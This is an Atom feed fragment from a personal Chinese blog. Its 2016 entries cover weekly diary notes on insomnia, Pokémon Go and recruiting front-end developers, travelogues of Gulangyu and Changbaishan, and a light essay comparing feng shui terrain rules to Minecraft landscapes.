<h4 id="奥运开始啦"><a href="#奥运开始啦" class="headerlink" title="奥运开始啦"></a>奥运开始啦</h4><p>打电话跟奶奶聊天，问她还记得孔令辉吗？<br>她像个小孩子一样，开心地聊了起来<br>“怎么不记得？那时他落后好几分，然后…”</p>
<p>奶奶现在有时连亲人的名字都不记得，<br>却对这些以前的“孩子”记忆如新。<br>这些孩子，都长大了。当教练了。都挺好。</p>
<p>青春不过几届奥运呀…<br>不过他们都长成了“月半”这件事，还是不要告诉奶奶了。</p>
<h4 id="失眠"><a href="#失眠" class="headerlink" title="失眠"></a>失眠</h4><p>最近摘抄一些笔记，偶然遇到一句诗，感觉很奇妙，眼前一亮的感觉。</p>
<blockquote>
<p>危栏倚遍都无寐，只恐星河堕入楼。 ——《秋夕楼居》吴融</p>
</blockquote>
<p>这周依然失眠，<br>反正改变不了的事情，该怎么样就怎么样呗，<br>只不过同是失眠，别人的境界就是比我的高<br>我在想的都是些什么玩意？</p>
<h4 id="NPM"><a href="#NPM" class="headerlink" title="NPM"></a>NPM</h4><p>越发感觉，NPM的设计是有问题的…<br>从2.0到3.0，并没有像官方说得那么靠谱。<br>找了一些成熟的包管理工具研究，都有一定差别。<br>只是我们大多情况下，都选择忽略罢了</p>
<p>然而还没有想透<br>兴许后面写篇文章剖析一下。<br>我已经很久没写技术文章了呀<br>面壁2分钟，惭愧5小时。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-2.jpg&quot; alt=&quot;神秘海域4&quot;&gt;&lt;/p&gt;
&lt;h4 id=&quot;神秘海域&quot;&gt;&lt;a href=&quot;#神秘海域&quot; class=&quot;headerlink&quot; title=&quot;神秘海域&quot;&gt;&lt;/a&gt;神秘海域&lt;/h4&gt;&lt;p&gt;从5月买的游戏，现在才有时间玩上。&lt;br&gt;近乎满分的作品，感谢顽皮狗一直以来的热诚。&lt;br&gt;同时，“神海”已经取缔了“古墓”在我心目中的地位…&lt;/p&gt;
&lt;p&gt;寻宝之路，哪来这么多的浪漫色彩？&lt;br&gt;你以为人生已经圆满，&lt;br&gt;你以为生活早已波澜不惊，&lt;br&gt;你以为年少的轻狂已只能想想而已&lt;/p&gt;
&lt;p&gt;但风云变幻就在一瞬，&lt;br&gt;谎言、梦想、亲情、背叛，如子弹般交织成网，&lt;br&gt;射穿了千丝万缕的爱恨情仇，也留下一个千疮百孔的自己。&lt;/p&gt;
&lt;p&gt;无论正牌反派，他们都是有血有肉的灵魂。&lt;/p&gt;
&lt;p&gt;德雷克拿起玩具水枪的那一幕，&lt;br&gt;让我觉得顽皮狗和育碧之间，至少差了10个B社。&lt;/p&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 等风来 7.31-8.6</title>
    <link href="https://RainieZhang-yilia.github.io/2016/08/07/diary-2016-0731-0806/"/>
    <id>https://RainieZhang-yilia.github.io/2016/08/07/diary-2016-0731-0806/</id>
    <published>2016-08-07T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-7.jpg" alt=""></p>
<p>七月底，去了趟冰雪世界。<br>之前很是期待，因为大半年没滑过雪，上次的情景还历历在目。<br>然而，只有滑冰…挺无趣的，说实话。<br>但期待是个好事<br>所以我也挺期待台风的（什么鬼逻辑？）</p>
<p>八月初，妮妲过境。</p>
<p>台风果真会影响人的思考与心绪。<br>以前那次是“黑云压城城欲摧”，如临大敌，跑还来不及<br>但这次甚至连雨点儿都没有<br>我一开始有点怀疑</p>
<p>又突然想到，产品同学在给我布置大需求时<br>也是这般“暴风雨前的宁静”<br>那我还是跑吧…</p>
<p>这周失眠严重<br>我想做很多事情，但一起步就感觉身体被枷锁连着<br>在夜晚，这些锁链碰得叮当作响<br>像是银白的蛛网，不断交织重叠。<br>我把佛经背了又背</p>
<p>台风来的那天晚上<br>吹得窗户好响<br>反而睡得很好<br>可能，妮妲吹走了一些魔障吧</p>
<p>每一个台风天，都像是我的老朋友。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-7.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;七月底，去了趟冰雪世界。&lt;br&gt;之前很是期待，因为大半年没滑过雪，上次的情景还历历在目。&lt;br&gt;然而，只有滑冰…挺无趣的，说实话。&lt;br&gt;但期待是个好事&lt;br&gt;所以我
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>在鼓浪屿</title>
    <link href="https://RainieZhang-yilia.github.io/2016/08/01/gulangyu/"/>
    <id>https://RainieZhang-yilia.github.io/2016/08/01/gulangyu/</id>
    <published>2016-07-31T17:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>—— litten 2015.11.04</p>
<p>要不要去厦门玩玩？<br>这个问题，在出发前一晚还是个问题。<br>早上一起来，感觉无数个灵魂在逼催着我：去！<br>这感觉过于强烈，似乎不去那儿，世界就要毁灭了…</p>
<p><img src="/assets/blogImg/gulangyu.jpg" alt="a cat"><br><a id="more"></a><br>为了拯救世界，买了到厦门的动车票，再从三丘田码头坐轮渡，傍晚来到了鼓浪屿。<br>住的客栈接近龙头路，吃的玩的都有，一个人也逍遥自在。<br>赖皮鸭，虾扯蛋，芒果冰，林氏鱼丸，烧仙草，当然还有各种海鲜，变着花样来品尝。<br>睡觉时还惦记着没能排队买到的肠粉。</p>
<p>第二天主要是游览古迹。观海园、怡园、皓月园、菽庄藏海，路程虽远，但也有趣。<br>路遇算命猜姓的先生，20块钱，猜你姓名。<br>我在一旁看看究竟。<br>原来有很张写满姓氏的卡片，要猜的人，需要挑选出包含自己姓氏的那张。<br>如此重复几次，算命先生能准确猜出你的姓氏。</p>
<p>无非是数学游戏，一横一竖，玄机在交叉点呗。<br>不过断人财路可不好，笑笑离开。</p>
<p>当然，作为一个路痴，旅行中不出点意外好像就是最大的意外。<br>不出所料，我迷路了。<br>等我赶到日光岩时，月光已经洒满了海面。<br>门票已经买了，我还是想上去，即使这地儿人影都没有。</p>
<p>日光寺在山腰，弘一法师曾在这住过。<br>登山时，寺里梵唱迭起，木鱼敲击，声声入耳，仿佛从四面八方涌来。<br>感觉自己的身体暴露在广大的宗教尊严面前<br>渺小而恐惧。<br>手机的电筒不能安慰心理，索性关掉了。</p>
<p>我不会梵语，但会背心经。也在心中默念“照见五蕴皆空，度一切苦厄…”<br>不知不觉，突然发现已来到了山顶。<br>就这样，一座岛的全貌突然尽收眼底。<br>这是见过的，最美的鼓浪屿。<br>风呼呼的吹，仿佛月光不是直直的，有了一些弧度与质感。<br>心情便好多了。什么升职加薪迎娶白富美，都去TMD。</p>
<p>随后，我听到身后有脚步声，有人也跑到了山顶<br>定睛一看，居然还是个女孩。<br>我们见到对方都相视一笑，随后约好一起下山。<br>她说她叫天天，天天快乐的天天。</p>
<p>跟她去看了音乐会，又走到龙头路找吃的。<br>但她什么也不愿意吃，一问，她说，想吃酸辣土豆丝。<br>只有笑着承认，真是意料之外的答案。<br>我出来玩，就是为了吃平时吃不到的东西；<br>她则是觉得家乡的菜最熟悉，在哪都愿意吃的。</p>
<p>好吧，陪你吃，<br>因为离开武汉这么久，我也挺想念这道菜。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;—— litten 2015.11.04&lt;/p&gt;
&lt;p&gt;要不要去厦门玩玩？&lt;br&gt;这个问题，在出发前一晚还是个问题。&lt;br&gt;早上一起来，感觉无数个灵魂在逼催着我：去！&lt;br&gt;这感觉过于强烈，似乎不去那儿，世界就要毁灭了…&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/gulangyu.jpg&quot; alt=&quot;a cat&quot;&gt;&lt;br&gt;
    
    </summary>
    
    
      <category term="旅行" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%85%E8%A1%8C/"/>
    
  </entry>
  
  <entry>
    <title>旧事 《巨人的陨落》7.24-7.30</title>
    <link href="https://RainieZhang-yilia.github.io/2016/07/31/diary-2016-0724-0730/"/>
    <id>https://RainieZhang-yilia.github.io/2016/07/31/diary-2016-0724-0730/</id>
    <published>2016-07-31T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>吉他遇到了一些瓶颈，这周没练。<br>并且状态不好，休息一下。<br>击勾弦先这样吧<br>三连音的速度为什么还是这么慢<br>AM技巧总感觉拍的那下差了些什么</p>
<p>是什么呢？是什么呢？是什么呢？</p>
<p><img src="/assets/blogImg/diary-4.jpg" alt=""> </p>
<p>然后看了会《巨人的陨落》。<br>的确是本好书，多线叙事本来就是我的菜。难得的，又没有开启上帝视角的感觉。<br>文笔很稳，有点像平静的湖水在慢慢上涨<br>你起初感受不到，回过神来，早已波澜壮阔。<br>这么说来有点像《天龙八部》，但多了点历史的更迭在其中。</p>
<p>喜欢一句话叫“时代洪流下一个群体的苦苦挣扎”<br>很多时候，大家都说顺者生，逆者亡<br>但大多数人，在时代面前根本没有方向<br>他们，只是在挣扎</p>
<p>王二与陈清扬如此。<br>白灵与鹿兆鹏也如此。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;吉他遇到了一些瓶颈，这周没练。&lt;br&gt;并且状态不好，休息一下。&lt;br&gt;击勾弦先这样吧&lt;br&gt;三连音的速度为什么还是这么慢&lt;br&gt;AM技巧总感觉拍的那下差了些什么&lt;/p&gt;
&lt;p&gt;是什么呢？是什么呢？是什么呢？&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/assets/blogImg/
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 pokemon go 7.17-7.23</title>
    <link href="https://RainieZhang-yilia.github.io/2016/07/24/diary-2016-0717-0723/"/>
    <id>https://RainieZhang-yilia.github.io/2016/07/24/diary-2016-0717-0723/</id>
    <published>2016-07-24T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-3.jpg" alt=""> </p>
<p>只想着做一件事，抓精灵。<br>坐车时抓。吃饭时抓。睡觉时抓。半躺着还能精确地抛出精灵球，我都佩服自己。<br>需求会，拿出手机一看，野生的皮皮蹦来跳去。抓吗？<br>好像有点不合适…开着会，太猖狂了，不好。</p>
<p>但是，这只皮皮跳得比我还猖狂哎？<br>抓。</p>
<p>调整相机位置，转动精灵球，弧线完美，一击命中。<br>然而，并没有引起大家的注意，毕竟<br>我更像是在拍白板的笔记…还蛮认真的…</p>
<p>不过，这次的需求，真的是很无聊。</p>
<p>说起pokemon，这真的是我有认知以来，最先喜欢的动漫。<br>我记得孤独小火龙在雨中漫步<br>我记得不想长大的妙蛙种子咧嘴傻笑<br>我记得巴大蝴离去的那天，我还哭过<br>一部能让小孩看哭的幼稚动漫，不会差的，对吧？</p>
<p>只是我们最终还是孤独了，长大了，还是被一次次的离别碾压而过。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-3.jpg&quot; alt=&quot;&quot;&gt; &lt;/p&gt;
&lt;p&gt;只想着做一件事，抓精灵。&lt;br&gt;坐车时抓。吃饭时抓。睡觉时抓。半躺着还能精确地抛出精灵球，我都佩服自己。&lt;br&gt;需求会，拿出手机一看，野生的皮皮蹦来跳去。抓吗？&lt;b
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>旧事 招人太难了 7.10-7.16</title>
    <link href="https://RainieZhang-yilia.github.io/2016/07/18/diary-2016-0710-0716/"/>
    <id>https://RainieZhang-yilia.github.io/2016/07/18/diary-2016-0710-0716/</id>
    <published>2016-07-18T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/diary-6.jpg" alt=""></p>
<p>最近招聘令我很头痛。<br>每天各个网站刷简历，收获却甚少。<br>周六甚至组织了招聘专场，喊号的模式确实高效，但还不够。</p>

<p>简历难找，却经常让人哭笑不得。<br>比如前端专业技能一项，<br>有写<strong>“拥有机动车驾驶证”</strong>的<br>有写<strong>“我有加入中国共产党”</strong>的<br>还有写<strong>“多次与外教交流”</strong>的</p>
<p><img src="/assets/blogImg/diary-1.jpg" alt=""> </p>
<p>该做一个什么样子的表情呢？<br>特别是最后一位，还不如改成“多次与产品经理交流”，因为他们比外教更难交流呢！</p>
<p>有的面试者，在回答第一个问题时，我就知道过不了。<br>但还是跟他一个一个问题的过。<br>因为，我讨厌让人一无所获的感觉。<br>他对我已经没价值了，但希望我能点用处，<br>给予一些指引，明白哪些不足<br>小小的功德吧</p>
<p>陌生的朋友，祝你下次好运。<br>阿弥陀佛</p>
<p>周四忙到了快12点，还坐错了车，<br>再从深圳湾打的回宝安，整个人都不好了<br>看来作为前端，“拥有机动车驾驶证”还是有必要的。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/diary-6.jpg&quot; alt=&quot;&quot;&gt;&lt;/p&gt;
&lt;p&gt;最近招聘令我很头痛。&lt;br&gt;每天各个网站刷简历，收获却甚少。&lt;br&gt;周六甚至组织了招聘专场，喊号的模式确实高效，但还不够。&lt;/p&gt;
&lt;p&gt;简历难找，却经常让人哭笑不得
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>长白山 | 来去匆匆，惊鸿一瞥</title>
    <link href="https://RainieZhang-yilia.github.io/2016/04/01/changbaishan/"/>
    <id>https://RainieZhang-yilia.github.io/2016/04/01/changbaishan/</id>
    <published>2016-04-01T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/changbaishan-1.jpg" alt="尝尝雪味道"></p>
<p>—— 写于 2015.12.02 ， 一篇旧游记 </p>
<h3 id="冷！"><a href="#冷！" class="headerlink" title="冷！"></a>冷！</h3><p>到吉林下了飞机，虽做足了准备，还是冷<br>现在，南国的深圳依然是穿短袖的季节，朋友说，仿佛一夜入冬。<br>但这才是真正的冬天呀！</p>
<p>小时候作文写四季，唯秋冬难写。<br>如果南方的季节是一把尺子，那它的刻度仅仅是温度的高低<br>到了北方，这把尺子，才变得有质感<br>它丈量着你每一寸的身体发肤</p>
<p>随行的朋友对下雪满怀期待<br>但听说大雪会封山，可能看不到天池时<br>又陷入愁云惨淡中<br>应了那句话叫“一颗心掉进了冰窖里”</p>
<p>但未来的事管它呢？<br>那是上帝决定的事情。<br>上帝在工作我在玩，还有什么不开心？（可惜这逻辑没人懂）</p>
<a id="more"></a>
<h3 id="鱼"><a href="#鱼" class="headerlink" title="鱼"></a>鱼</h3><p>行走在结冰的松花江上，神清气爽。<br>我喜欢看冻在冰里的小气泡<br>有一种定格相片的美感</p>
<p>途遇放生的人们，他们表情凝重，一脸严肃<br>随后旌旗翻飞，佛经传扬，鱼虾入水，<br>江面恢复平静后，他们也终于露出了笑脸</p>
<p>随后在江旁的饭店用餐<br>服务员介绍道：这道蒸鱼，就来自松花江里！<br>真是让人啼笑皆非的事情<br>鱼，让两类不同的人都得到了欢喜<br>可能鱼就是佛吧？</p>
<h3 id="地广人稀"><a href="#地广人稀" class="headerlink" title="地广人稀"></a>地广人稀</h3><p>下午三点半的时分，天色已逐渐漆黑，市民们陆续回家<br>我想，鹅厂要是在东北，那就是睡个午觉就下班的节奏！<br>不过听说平时要六点多起床上班<br>我又打消了这念头</p>
<p>但东北确实地广人稀<br>晚上很多店铺都早早关门<br>手套和帽子找了很久才买到<br>但泡温泉的泳裤就难办了<br>况且，在零下十几度的世界里卖泳裤的人，<br>脑子都有问题吧…</p>
<h3 id="度假区"><a href="#度假区" class="headerlink" title="度假区"></a>度假区</h3><p>后续几天都住万达度假区里<br>漂亮且休闲的小镇，我很喜欢这里。</p>
<p>也在这学会了滑雪，秦教练尽心尽责<br>得知我是鹅厂工程师后，<br>还加我微信，让我以后有问题多问他（然而我不用微信）<br>他似乎对互联网很感兴趣，<br>我怕他一冲动走上了程序员的不归路<br>跟他说：好好工作，少上网！</p>
<p>后来偶遇王思聪开了夜场，可以玩到很晚<br>然后在雪夜里迷了路…<br>那晚，我是怎么回到酒店的？<br>这已经是一个未解之谜。</p>
<h3 id="天池"><a href="#天池" class="headerlink" title="天池"></a>天池</h3><p>也终于到了上长白山的时候！<br>早上还下着雪，导游安慰说：<br>已经封山了一个月，邓小平去了几次都没见着天池云云<br>似乎上帝已经做出了决定</p>
<p>但旅行之所以迷人，就在于各种不确定性<br>吃完午饭大概一点半，一个消息在园区内爆炸开来—— 封山结束！<br>每个人欣喜若狂，<br>司机大哥相当豪爽，用袖子把车上的积雪一推，只留下一个字：<br>走。</p>
<p>车子旋绕而行，山路确实很险<br>白茫茫的一片，要是不熟悉真的分不清哪里是路<br>窗外风声越来越大，仿佛有无数的野禽在嘶鸣<br>也终于来到了山顶</p>
<p>此刻才觉得，所有的防寒措施都不管用<br>风雪抓住每个机会向你的身体里钻<br>刀片般的飞雪把脸刮得通红<br>手机的锂电池也放弃了抵抗<br>陷入了“冬眠”</p>
<p>那还能怎样？跳吧！让热量释放出来！<br>蹦着走过那段最艰难的路<br>安详的天池就突然出现在脚下</p>
<p><img src="/assets/blogImg/changbaishan-2.jpg" alt=""></p>
<p>太阳仿佛只离她几公分<br>柔和的光潜入水中，幻化为风<br>谦卑地贴着湖面缓缓地吹…<br>光与水顺着千年的血脉流进心间，<br>天池，就变成了一枚绝世风华的眼眸。<br>你未能看清，她的眼神里藏了多少秘密，<br>她却早已把你的灵魂一眼望穿。<br>这让我突然忘记了寒冷</p>
<p>半小时后，风雪加急<br>工作人员催着下山，封山又要开始了<br>这让我更觉得神奇<br>好像天池，就等我见她一面。</p>
<h3 id="不多"><a href="#不多" class="headerlink" title="不多"></a>不多</h3><p>我要的不多。<br>真的不多。<br>你的一面，一眼，一念，一瞬<br>我就能幸福。<br>事情就能圆满。</p>
<p>“我为你来看我不顾一切，<br>我将熄灭永不能再回来<br>我在这里啊<br>我在这里啊<br>惊鸿一般短暂<br>像夏花一样绚烂……”</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/changbaishan-1.jpg&quot; alt=&quot;尝尝雪味道&quot;&gt;&lt;/p&gt;
&lt;p&gt;—— 写于 2015.12.02 ， 一篇旧游记 &lt;/p&gt;
&lt;h3 id=&quot;冷！&quot;&gt;&lt;a href=&quot;#冷！&quot; class=&quot;headerlink&quot; title=&quot;冷！&quot;&gt;&lt;/a&gt;冷！&lt;/h3&gt;&lt;p&gt;到吉林下了飞机，虽做足了准备，还是冷&lt;br&gt;现在，南国的深圳依然是穿短袖的季节，朋友说，仿佛一夜入冬。&lt;br&gt;但这才是真正的冬天呀！&lt;/p&gt;
&lt;p&gt;小时候作文写四季，唯秋冬难写。&lt;br&gt;如果南方的季节是一把尺子，那它的刻度仅仅是温度的高低&lt;br&gt;到了北方，这把尺子，才变得有质感&lt;br&gt;它丈量着你每一寸的身体发肤&lt;/p&gt;
&lt;p&gt;随行的朋友对下雪满怀期待&lt;br&gt;但听说大雪会封山，可能看不到天池时&lt;br&gt;又陷入愁云惨淡中&lt;br&gt;应了那句话叫“一颗心掉进了冰窖里”&lt;/p&gt;
&lt;p&gt;但未来的事管它呢？&lt;br&gt;那是上帝决定的事情。&lt;br&gt;上帝在工作我在玩，还有什么不开心？（可惜这逻辑没人懂）&lt;/p&gt;
    
    </summary>
    
    
      <category term="旅行" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%85%E8%A1%8C/"/>
    
  </entry>
  
  <entry>
    <title>Minecraft与《协纪辨方书》</title>
    <link href="https://RainieZhang-yilia.github.io/2016/02/13/feng-shui/"/>
    <id>https://RainieZhang-yilia.github.io/2016/02/13/feng-shui/</id>
    <published>2016-02-13T15:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>春节回家，看着书架藏书甚多，选几本晚时翻翻。<br>《协纪辨方书》有趣，但讲的主要是风水。有朋友说别闹，你个从事IT的人，看什么风水？互联网思维看风水？！<br>其实只是图个有意思。</p>
<p>有时我想起爷爷，一位老中医。房间里摆了十本书，三本中医著作，七本风水宝典。我都有认真数过。<br>问他，病人会不会觉得你的药方子是靠“算”出来的？<br>他说，那十本书，都是一个意思！<br>当时还是个孩子的我，只能做出我还只是个孩子的表情。<br>不过，这致使看着《走近科学》长大的我，并不对风水排斥。</p>
<p>后来，有次我想按着“梅花易数”去用程序实现。<br>逻辑部分毫无问题，但起卦部分太过随意了，又不是程序能控制的。<br>也许是我道行尚浅，至今尚未摸清起卦与取卦的时机。但也深深怀疑书本上的描述，以及实际操作的可能。</p>
<p>比方说…</p>
<a id="more"></a>
<p>古人今日赏竹，摘一竹枝，以竹叶数起卦；<br>今日起风，观其风向，辩其声势起卦；<br>内有佳人，琴声铮铮，笑语嫣然，以声音也可起卦。<br>总之非常的雅致…</p>
<p>那我一个宅男，是不是得靠动漫集数，游戏关卡数，方便面调料包数去起卦呢？<br>总之非常的扯。</p>
<p>因而我并不信风水。只是明月当空，大江东去，古人看到这些，他们的思绪是怎样的？<br>一步步去揣测他们的揣测，自觉得是件有趣的事情。</p>
<p>近几天看了些古书，发现古人对地形的思考还是挺有意思的。<br>纪晓岚修《四库全书》，将《协纪辨方书》选入子部。<br>日月表太繁杂，像一本字典；<br>制煞部分太玄乎，感觉靠脑补就可以写小说；<br>其余部分压根儿看不懂；<br>倒是开山立向，关乎地形研究。虽远不及书中摸金校尉寻龙点穴这么荡气回肠，但古人对于环境的理解却有独到之处。<br>对于一些地形，既然学了就记录一下吧。于是想到了Minecraft。</p>

<h4 id="山环水抱-吉"><a href="#山环水抱-吉" class="headerlink" title="山环水抱 - 吉"></a>山环水抱 - 吉</h4><p><img src="/assets/blogImg/fengshui0.png" alt=""></p>
<p>“凡宅，山环水抱，必有贵气”<br>不明觉厉型。有书说，“水绕便是龙身泊”，然而实际的用处是什么呢？不懂。<br>不过有条河绕着，在Minecraft里倒是比较好防御僵尸小白苦力怕什么的…</p>

<h4 id="河右为吉-吉"><a href="#河右为吉-吉" class="headerlink" title="河右为吉 - 吉"></a>河右为吉 - 吉</h4><p><img src="/assets/blogImg/fengshui1.png" alt=""><br>“河右为吉，河左为凶”<br>就高中地理尚存的记忆，河流右岸会比左岸高，居高临下，道法天成。<br>其实想想，哈尔滨，佳木斯居松花江右；兰州，西安，洛阳居黄河右；重庆、上海居长江右。<br>一说也蛮有道理。<br>倒是“江左梅郎”，原来这名字一开始就是要逆天的节奏。嗯，懂了…</p>
<h4 id="朝垂飞水-凶"><a href="#朝垂飞水-凶" class="headerlink" title="朝垂飞水 - 凶"></a>朝垂飞水 - 凶</h4><p><img src="/assets/blogImg/fengshui2.png" alt=""><br>“凡宅门前不要朝垂飞水，返背者是也，主出淫乱之妇”<br>书上说，宅求“背山依水”，但不能迎着瀑布。<br>也许是它过于卖弄风情，有一种动荡的势头。瀑布心里苦，但瀑布不说。</p>
<h4 id="血盘照镜-凶"><a href="#血盘照镜-凶" class="headerlink" title="血盘照镜 - 凶"></a>血盘照镜 - 凶</h4><p><img src="/assets/blogImg/fengshui3.png" alt=""><br>“凡宅门前不许开新塘，主绝无子，谓之血盘照镜”<br>这个很好理解，宅门大多是儿童游戏之处，要是发生意外事故，只能池塘来背锅。<br>“血盘照镜”，你能不佩服古人这瘆的慌的文字技巧？</p>
<h4 id="白虎开口-凶"><a href="#白虎开口-凶" class="headerlink" title="白虎开口 - 凶"></a>白虎开口 - 凶</h4><p><img src="/assets/blogImg/fengshui4.png" alt=""><br>传说中最凶的地形煞。<br>翻译一下古书描述，应该是说白虎居右，阴气重，会造成宾欺主的形势。<br>就地形的直观感受，看起来相当压抑。<br>感觉晚上会有一万个苦力怕掉下来，任何一个脑子正常的飞翔使都不可能在那安家。</p>
<h4 id="东下西高-吉"><a href="#东下西高-吉" class="headerlink" title="东下西高 - 吉"></a>东下西高 - 吉</h4><p><img src="/assets/blogImg/fengshui5.png" alt=""><br>“凡宅东下西高，富贵英豪”<br>宅基的西边要比东边高，无外乎是增加庭院的采光量，好理解。</p>
